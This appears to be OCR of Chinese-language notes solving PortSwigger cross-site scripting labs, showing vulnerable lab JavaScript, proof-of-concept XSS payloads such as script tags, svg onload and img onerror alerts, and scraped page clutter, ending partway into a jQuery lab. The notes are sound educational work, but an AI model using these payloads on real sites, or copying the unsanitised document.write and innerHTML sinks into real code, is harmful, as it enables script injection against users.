

https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

1. XSS

1.1 反射(1)




```
<script>alert(/1/)</script>
```



1.2 存储(2)

这里需要先存储xss到数据库接着查看

I don't normally like to give my opinion. And this blog will be no exception.

Daisy Chain | 24 October 2022

This would make a great book.

Cindy Music | 24 October 2022

I've been asked to do a best man speech and I totally forgot so I'm just going to read out one of your blogs.

Sandy Pants | 27 October 2022

I'd love to list all the ways I agree with this post but I don't have the time and there is a word limit.

Leave a comment

Comment:

Name:

Email:

Website:

Post Comment

< Back to Blog

I don't normally like to give my opinion. And this blog will be no exception.

Daisy Chain | 24 October 2022

This would make a great book.

Cindy Music | 24 October 2022

I've been asked to do a best man speech and I totally forgot so I'm just going to read out one of your blogs.

Sandy Pants | 27 October 2022

I'd love to list all the ways I agree with this post but I don't have the time and there is a word limit.

Leave a comment

Comment:

```
<script>alert(/1/)</script>
```

Name:

1

Email:

1@1

Website:

https://1.com

Post Comment

< Back to Blog

Web Security Academy

Stored XSS into HTML context with nothing encoded

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning

Home

Thank you for your comment!


Your comment has been submitted.

< Back to blog

1.3 dom(3)


这里是使用的 dom

这里先进行




可以看到这里多了一段代码

```
<script>
    function trackSearch(query) {
            document.write('<img
src="/resources/images/tracker.gif?
searchTerms='+query+'">');
     }
    var query = (new
URLSearchParams(window.location.search)).get('search
');
    if(query) {
            trackSearch(query);
     }
 </script>
```




这里尝试去构造一下

```
document.write('<img
src="/resources/images/tracker.gif?searchTerms='+">
<script>alert(/1/)</script>"+'">');
```




```
"><svg onload=alert(1)>
```

SVG用来绘画矢量图 onload 在 SVG 文档被浏览器完全解析之后触发动作。 使用此事件调用一次性初始化功能。




1.4 innerHTML(4)



```
<h1><span>2 search results for '</span><span
id="searchMessage"></span><span>'</span></h1>
<script>
    function doSearchQuery(query) {

 document.getElementById('searchMessage').innerHTML
= query;
    }

    var query = (new
URLSearchParams(window.location.search)).get('search
');
    if (query) {
        doSearchQuery(query);
    }
</script>
```

这里使用的是 innerHTML 去给serarchMessage 赋值

这里直接插入script 语句发现也没什么问题 但是却没有弹窗 说明innetHTML对我输入的请求又进行了一次 解码




这里尝试先去html编码试试 那么这里解析一次后应该是 `<script>alert(1)</script>` 如果innerHTML是解析后直接显示就应该弹窗,查看处理后的源代码输出是 `<script>alert(1)</script>` 那么就清楚了innerHTML在javascript处理的时候做过一次HTML解析,然后到了浏览器加载页面时又做了一次HTML编码



这里便换了一种方式执行


```
<img src=1 onerror=alert(1)>
```


改src属性的值无效并引发错误 会触发 onerror 事件处理程序 然后调用alert函数




1.5 jQuery查找锚元素(5)


这里尝试


Google 已翻译为以下语言：中文（简体） 显示原文
PortSwigger
注销 我的帐户
产品 解决方案 研究院 每日 Swig 支持
仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始使用 获得认证
网络安全学院 》跨站脚本 》基于 DOM 》实验室
实验室：使用源的 jQuery 锚 href 属性接收器中的 DOM XSS location.search
学徒
实验室 未解决
本实验室在提交反馈页面中包含一个基于 DOM 的跨站点脚本漏洞。它使用 jQuery 库的 $ 选择器函数来查找锚元素，并 href 使用来自 location.search .
要解决此实验，请设置"返回"链接警报 document.cookie 。
进入实验室
解决方案
跟踪您的进度
学习资料：
查看全部
1%
漏洞实验室：
查看全部
12%
等级进度：
7
52 个
学徒
20
138 个
从业者
0
35 个
专家


Nick O'Time | 23 October 2022
